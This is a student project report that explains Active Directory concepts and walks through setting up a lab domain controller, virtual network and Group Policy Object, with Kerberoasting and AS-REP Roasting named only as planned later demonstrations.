

PROJECT REPORT

**Active Directory & Windows Services :
Lab Implementation & Attack Demo**

Systems and Network Administration

Prepared by :

MOUAD EL BEKKALI
AHMED AYMEN TIBTANI
AMINE BELAMINE
SAAD EL GUELYOUY

Supervised by :

Prof. MOSTAFA
KHALFI

**GCSE 2
2025-2026**

Sommaire :

- Introduction
- Objectives
- References
- Materials used
- Active Directory Overview
- Technical Demonstration
- Conclusion

Introduction :

This project focuses on designing and deploying a complete Active Directory infrastructure as the foundation for understanding both system administration and enterprise security concepts. The environment includes the installation of a Domain Controller, the configuration of DNS, DHCP, and IIS services, and the creation of users, groups, and Organizational Units. Group Policy Objects (GPOs) are applied to enforce centralized configurations across domain clients.

This structured setup provides a realistic enterprise environment that will later be used to study and simulate security attacks such as Kerberoasting and AS-REP Roasting. By first implementing a clean and functional AD domain.

The project ensures a solid base for analyzing authentication mechanisms, identifying inherent vulnerabilities, and understanding how attackers exploit weak configurations in Windows networks and environment.

Objectives :

- Deploy a functional Active Directory domain (studio.lab).
- Create and organize users, groups, and OUs.
- Apply Group Policy Objects (GPOs) for centralized management.
- Configure vulnerable accounts for Kerberoasting and AS-REP Roasting.
- Configure essential network services: DNS, DHCP, IIS.
- Perform the attacks for educational and security-testing purposes.
- Document the full setup and results.

Materials Used :

- Virtualization : VMware WS Pro
- Operating Systems : Windows Server 2019, 2 Windows 11 Ent machines

References :

- Microsoft Docs – Active Directory & Group Policy

Active Directory Overview :

What is Active Directory ?

- Directory service developed by Microsoft to manage Windows domain networks
- Stores information related to objects, such as Computers, Users, Printers, etc.
 - Think about it as a phone book for Windows
- Authenticates using Kerberos tickets.
 - Non-Windows devices, such as Linux machines, firewalls, etc. can also authenticate to Active Directory via RADIUS or LDAP

Why Active Directory ?

- Active Directory is the most commonly used identity management service in the world
 - 95% of Fortune 1000 companies implement the service in their networks (<https://techcommunity.microsoft.com/t5/Enterprise-Mobility-Security/Success-with-Enterprise-Mobility-Identity/ba-p/248613>)
- Can be exploited without ever attacking patchable exploits.
 - Instead, we abuse features, trusts, components, and more.

Physical Active Directory Components ?

Domain Controllers

A domain controller is a server with the AD DS server role installed that has specifically been promoted to a domain controller



Domain controllers:

- Host a copy of the AD DS directory store
- Provide authentication and authorization services
- Replicate updates to other domain controllers in the domain and forest
- Allow administrative access to manage user accounts and network resources

AD DS Data Store

The AD DS data store contains the database files and processes that store and manage directory information for users, services, and applications

The AD DS data store:

- Consists of the Ntds.dit file
- Is stored by default in the %SystemRoot%\NTDS folder on all domain controllers
- Is accessible only through the domain controller processes and protocols

Logical Active Directory Components ?

AD DS Schema


The AD DS Schema:

- Defines every type of object that can be stored in the directory
- Enforces rules regarding object creation and configuration

Object Types	Function	Examples
Class Object	What objects can be created in the directory	<ul style="list-style-type: none">• User• Computer
Attribute Object	Information that can be attached to an object	<ul style="list-style-type: none">• Display name

Domains

Domains are used to group and manage objects in an organization




Contoso.com

Domains:

- An administrative boundary for applying policies to groups of objects
- A replication boundary for replicating data between domain controllers
- An authentication and authorization boundary that provides a way to limit the scope of access to resources

Trees

A domain tree is a hierarchy of domains in AD DS




All domains in the tree:

- Share a contiguous namespace with the parent domain
- Can have additional child domains
- By default create a two-way transitive trust with other domains

Forests

A forest is a collection of one or more domain trees




Forests:

- Share a common schema
- Share a common configuration partition
- Share a common global catalog to enable searching
- Enable trusts between all domains in the forest
- Share the Enterprise Admins and Schema Admins groups

Organizational Units (OUs)

OUs are Active Directory containers that can contain users, groups, computers, and other OUs




OUs are used to:

- Represent your organization hierarchically and logically
- Manage a collection of objects in a consistent way
- Delegate permissions to administer groups of objects
- Apply policies

Trusts

Trusts provide a mechanism for users to gain access to resources in another domain

Types of Trusts	Description	Diagram
Directional	The trust direction flows from trusting domain to the trusted domain	
Transitive	The trust relationship is extended beyond a two-domain trust to include other trusted domains	

- All domains in a forest trust all other domains in the forest
- Trusts can extend outside the forest


Objects

Object	Description
User	<ul style="list-style-type: none">• Enables network resource access for a user
InetOrgPerson	<ul style="list-style-type: none">• Similar to a user account• Used for compatibility with other directory services
Contacts	<ul style="list-style-type: none">• Used primarily to assign e-mail addresses to external users• Does not enable network access
Groups	<ul style="list-style-type: none">• Used to simplify the administration of access control
Computers	<ul style="list-style-type: none">• Enables authentication and auditing of computer access to resources
Printers	<ul style="list-style-type: none">• Used to simplify the process of locating and connecting to printers
Shared folders	<ul style="list-style-type: none">• Enables users to search for shared folders based on properties

Technical Demonstration :

Create Nat Network :

Edit → Virtual Network Editor



This is the configuration :

A screenshot of the VMware Virtual Network Editor window. The main table shows network configurations:


Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet1	Host-only	-	Connected	Enabled	192.168.109.0
AD_Net	Host-only	-	Connected	Enabled	192.168.57.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.117.0

Below the table, there are sections for VMNet Information, DHCP Settings, and Subnet Mask settings. The 'Host-only' radio button is selected in the VMNet Information section. The 'Starting IP address' and 'Ending IP address' fields for VMnet8 are both set to 192.168.57.1. The 'Broadcast address' is 192.168.57.255. The 'Default lease time' and 'Max lease time' are both set to 0 days, 0 hours, and 30 minutes.A screenshot of the 'DHCP Settings' dialog box. It shows the following configuration for the network 'vmnet2':

Network:	vmnet2
Subnet IP:	192.168.57.0
Subnet mask:	255.255.255.0
Starting IP address:	192.168.57.1
Ending IP address:	192.168.57.254
Broadcast address:	192.168.57.255

Below these, there are spinners for 'Days', 'Hours', and 'Minutes' for 'Default lease time' (set to 0, 0, 30) and 'Max lease time' (set to 0, 2, 0). At the bottom are 'OK', 'Cancel', and 'Help' buttons.


Set the network interfaces of machines to NAT Network → AD_Net



On The Windows Server 2019 :


1– Rename the Server machine :

Settings → About → Next → Restart now




2- Add roles and features :


Manage → Add Roles and Features




Click Next




Click Next




Next, next, install




Click on the flag "Promote this server to a DO"




Add a new forest : studio.lab



Insert a password





Next (no/unchecked create dns delegation), then




next, next, install.

After that we'll automatically sign-out and machine will restart (if this does not happen, you can do it manually).





3- Add New GPO called "Studio Lab Policy"


Open Run (WIN + R) → gpmc.msc → OK



Click to : Create a GPO in this domain, and Link it here...

